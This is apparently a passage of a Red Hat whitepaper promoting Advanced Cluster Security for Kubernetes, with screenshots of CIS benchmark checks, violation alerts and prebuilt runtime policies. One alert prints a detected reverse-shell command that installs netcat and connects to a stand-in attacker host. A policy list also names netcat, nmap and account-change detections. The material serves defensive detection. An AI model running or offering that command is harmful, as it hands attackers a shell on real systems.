
Automate compliance with container runtime configuration standards, such as the Center for Internet Security (CIS) Docker Benchmark, and continuously assess configuration settings across the environment.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes scans your environment and runs compliance checks against CIS Docker and Kubernetes benchmarks to ensure continous compliance across your container environment.

In addition, there are out-of-the-box compliance policies for:

1. Payment Card Industry Data Security Standard (PCI-DSS).
2. Health Insurance Portability and Accountability Act (HIPAA).



CIS DOCKER V1.2.0
Standard

194 CONTROLS ACROSS 2 CLUSTERS

production	*97 CONTROLS*
5.13 - Ensure that incoming container traffic is bound to a specific host interface	100%
5.14 - Ensure that the 'on-failure' container restart policy is set to '5'	100%
5.15 - Ensure that the host's process namespace is not shared	100%
5.16 - Ensure that the host's IPC namespace is not shared	100%
5.17 - Ensure that host devices are not directly exposed to containers	100%
5.18 - Ensure that the default ulimit is overwritten at runtime, if needed	100%
5.19 - Ensure mount propagation mode is not set to shared	100%
5.20 - Ensure that the host's UTS namespace is not shared	0%
5.21 - Ensure the default seccomp profile is not Disabled	100%
5.22 - Ensure that docker exec commands are not used with privileged option	100%
5.23 - Ensure that docker exec commands are not used with user=root option	100%
5.24 - Ensure that cgroup usage is confirmed	100%

5.18 - ENSURE THAT THE DEFAULT ULIMIT IS OVERWRITTEN AT RUNTIME, IF NEEDED

CONTROL DETAILS

Standard: CIS Docker v1.2.0
Control: 5.18

Ensure that the default ulimit is overwritten at runtime, if needed

CONTROL GUIDANCE

StackRox checks that every running container on each node does not override ulimits

2 RELATED CLUSTERS

security
production

Figure 9. Prebuilt policy for a more secure runtime configuration using CIS Benchmarks


App vulnerabilities

Implement security controls to detect threats, such as intrusions, to containers and container infrastructure.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes combines behavioral modeling with rules and allows listing to detect threats to containers, including unexpected activity. Examples include:

1. Out-of-the-box policies to detect the use of package managers and suspicious process execution based on filenames and paths.
2. On-demand scans to identify risky configurations that could lead to changes on the host, such as changes to important system files.



VIOLATIONS
Default View

Add one or more resource filters

195 VIOLATIONS

Page 1 of 4

Deployment	Cluster	Namespace	Policy	Enforced	Severity	Categories	Lifecycle	Time
monitor	production	frontend	Fixable CVSS >= 7	No	High	Vulnerability Management	Deploy	07/2 10:52
asset-cache	production	frontend	Fixable CVSS >= 7	No	High	Vulnerability Management	Deploy	07/2 10:52
visa-processor	production	payments	Fixable CVSS >= 6 and Privileged	No	High	Multiple	Deploy	07/2 10:52
reporting	production	medical	Fixable CVSS >= 7	No	High	Vulnerability Management	Deploy	07/2 10:52
visa-processor	production	payments	Fixable CVSS >= 7	No	High	Vulnerability Management	Deploy	07/2 10:52
backend-atlas	production	backend	Fixable CVSS >= 7	No	High	Vulnerability Management	Deploy	07/2 10:52
jump-host	production	operations	Fixable CVSS >= 7	No	High	Vulnerability Management	Deploy	07/2 10:52
visa-processor	production	payments	Shell Spawned by Java Application	No	High	System Modification	Runtime	07/22 1:51:
asset-cache	production	frontend	Shell Spawned by Java Application	No	High	System Modification	Runtime	07/22 12:44
backend-atlas	production	backend	Shell Spawned by Java Application	No	High	System Modification	Runtime	07/22 12:39
collector	production	stackrox	Fixable CVSS >= 6 and Privileged	No	High	Multiple	Deploy	07/2 2:51:

Visa-Processor (Eaf33380-A6da-11ea-A6c6-42010a800049)

0 Violation Tags

No tags created yet. Create new tags.

0 Violation Comments

No Comments

Binary '/bin/bash' executed with arguments '-c /usr/bin/sudo /usr/bin/apt-get -y install netcat; /usr/bin/sudo /bin/nc shell.attacker.com 9001 -e /bin/bash' under user ID 1000

First Occurrence: 07/21/2021 | 11:51:05PM

Last Occurrence: 07/22/2021 | 1:51:51AM

/bin/bash 0 0

Container ID: 0e9c79b188fc

Time: 07/21/2021 | 11:51:05PM

User ID: 1000

Arguments: -c /usr/bin/sudo /usr/bin/apt-get -y install netcat; /usr/bin/sudo /bin/nc shell.attacker.com 9001 -e /bin/bash

/bin/bash 0 0

Figure 10. Prebuilt policy for detecting anomalous behavior indicative of an attack


Large attack surface

When possible, use a container-specific operating system (OS) because OSs that are specifically designed to host containers are usually hardened by default. When you cannot use a container-specific OS, harden the host OS to reduce your attack surface.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes helps ensure compliance with this recommendation by:

1. Supporting the use of container-specific OS, such as CoreOS and Google Container-Optimized OS.
2. Identifying the node OS deployed in clusters to verify use of a container-specific OS, such as CoreOS or Google Container-Optimized OS, as compliance evidence.
3. Assessing compliance with CIS General Linux® Benchmark to ensure your Linux host is securely configured.
4. Assessing compliance with the CIS Docker and Kubernetes benchmarks to ensure your environment is hardened, in instances where a container-specific OS is not being used.



CIS DOCKER V1.2.0
Standard

194 CONTROLS ACROSS 2 CLUSTERS

production — *97 CONTROLS*

Control ↑	Compliance
1.1.1 - Ensure the container host has been Hardened	N/A
1.1.2 - Ensure that the version of Docker is up to date	N/A
1.2.1 - Ensure a separate partition for containers has been created	0%
1.2.2 - Ensure only trusted users are allowed to control Docker daemon	N/A
1.2.3 - Ensure auditing is configured for the docker daemon	0%
1.2.4 - Ensure auditing is configured for Docker files and directories - /var/lib/docker	0%
1.2.5 - Ensure auditing is configured for Docker files and directories - /etc/docker	0%
1.2.6 - Ensure auditing is configured for Docker files and directories - docker.service	0%
1.2.7 - Ensure auditing is configured for Docker files and directories - docker.socket	100%
1.2.8 - Ensure auditing is configured for Docker files and directories - /etc/default/docker	0%
1.2.9 - Ensure auditing is configured for Docker files and directories - /etc/sysconfig/docker	100%
1.2.10 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json	100%
1.2.11 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd	100%

1.1.1 - ENSURE THE CONTAINER HOST HAS BEEN HARDENED

CONTROL DETAILS

Standard: CIS Docker v1.2.0
Control: 1.1.1

Ensure the container host has been Hardened

CONTROL GUIDANCE

The following property cannot be checked automatically by StackRox, and thus must be ensured manually: Ensure the container host has been Hardened

Figure 11. Prebuilt policy for securing the container host and decreasing the attack surface


Host file system tampering

Ensure that containers are running with the minimal set of file system permissions required.

How Red Hat Advanced Cluster Security for Kubernetes helps

Red Hat Advanced Cluster Security for Kubernetes analyzes the volumes being mounted in every deployment and detects if a deployment has mounted any files or directories from the underlying host file system, including:

- Detecting, alerting on, or blocking deployments that mount sensitive host paths.
- Providing a built-in policy for /var/run/docker.sock that can be configured to match any other host path.



Kubernetes Dashboard Deployed	Alert on the presence of the Kubernetes dashboard service	Deploy	Low
Latest tag	Alert on deployments with images using tag 'latest'	Build, Deploy	Low
Linux Group Add Execution	Detects when the 'addgroup' or 'groupadd' binary is executed, which can be used to add a new linux group.	Runtime	High
Linux User Add Execution	Detects when the 'useradd' or 'adduser' binary is executed, which can be used to add a new linux user.	Runtime	High
Login Binaries	Processes that indicate login attempts	Runtime	High
Mount Docker Socket	Alert on deployments with volume mount on docker socket	Deploy	Medium
Mounting Sensitive Host Directories	Alert on deployments mounting sensitive host directories	Deploy	Medium
Netcat Execution Detected	Detects execution of netcat in a container	Runtime	Medium
Network Management Execution	Detects execution of binaries that can be used to manipulate network configuration and management.	Runtime	High
nmap Execution	Alerts when the nmap process launches in a container during run time	Runtime	High
No resource requests or limits specified	Alert on deployments that have containers without resource requests and limits	Deploy	Medium
Password Binaries	Processes that indicate attempts to change passwd	Runtime	High

Policy Details

ID:
ccd66f67-0b69-4081-9d01-da692f7db3b4

Name:
Mount Docker Socket

Description:
Alert on deployments with volume mount on docker socket

Rationale:
Mounting /var/run/docker.sock implies container access to the docker daemon. This expands the attack surface of the container and gives an intruder an opportunity to break containment if the daemon is not properly secured.

Remediation:
Access Orchestrator APIs to launch new services or access node data.

Enabled:
Yes

Categories:
Security Best Practices

Lifecycle Stage:
Deploy

Excluded Deployments:
Deployment Name:collector; Namespace:stackrox
Deployment Name:ucp-agent
Deployment Name:ucp-agent-s390x
Namespace:stackrox; Label:app=stackrox-compliance

Severity:

Figure 12. Prebuilt policy for preventing volume mount on Docker socket

Summary

Changes in the infrastructure of the cloud-native development stack, including containers and Kubernetes, are changing the security landscape, necessitating the employment of security best practices and standards such as NIST SP 800-190.

To help you understand the state of NIST SP 800-190 compliance in your environment, try Red Hat Advanced Cluster Security for Kubernetes to learn:

1. The overall security health of your clusters against NIST SP 800-190 controls.
2. Services deployed with high-risk combinations of vulnerabilities and misconfigurations.
3. CIS benchmark failures that may affect compliance requirements with NIST SP 800-190.
4. Key vulnerabilities across your container attack surface.
5. Configuration best practices for DevOps teams.

Implementing Kubernetes-native security with Red Hat

Security platforms built to protect Kubernetes offer powerful security and operational advantages. Kubernetes-native security applies controls at the Kubernetes layer, ensuring consistency, automation, and scale. Organizations can successfully deploy security as code with security that is built-in, not bolted on.

Download this whitepaper—Kubernetes-native security: What it is and why it matters—to find out more about the key features and benefits of Kubernetes-native security and how it is different from existing container security approaches.

About Red Hat

Red Hat is the world's leading provider of enterprise open source software solutions, using a community-powered approach to deliver reliable and high-performing Linux, hybrid cloud, container, and Kubernetes technologies. Red Hat helps customers develop cloud-native applications, integrate existing and new IT applications, and automate and manage complex environments. A trusted adviser to the Fortune 500, Red Hat provides award-winning support, training, and consulting services that bring the benefits of open innovation to any industry. Red Hat is a connective hub in a global network of enterprises, partners, and communities, helping organizations grow, transform, and prepare for the digital future.

facebook.com/redhatinc
@RedHat
linkedin.com/company/red-hat

NORTH AMERICA
1 888 REDHAT1

EUROPE, MIDDLE EAST, AND AFRICA
00800 7334 2835
europe@redhat.com

ASIA PACIFIC
+65 6490 4200
apac@redhat.com

LATIN AMERICA
+54 11 4329 7300
info-latam@redhat.com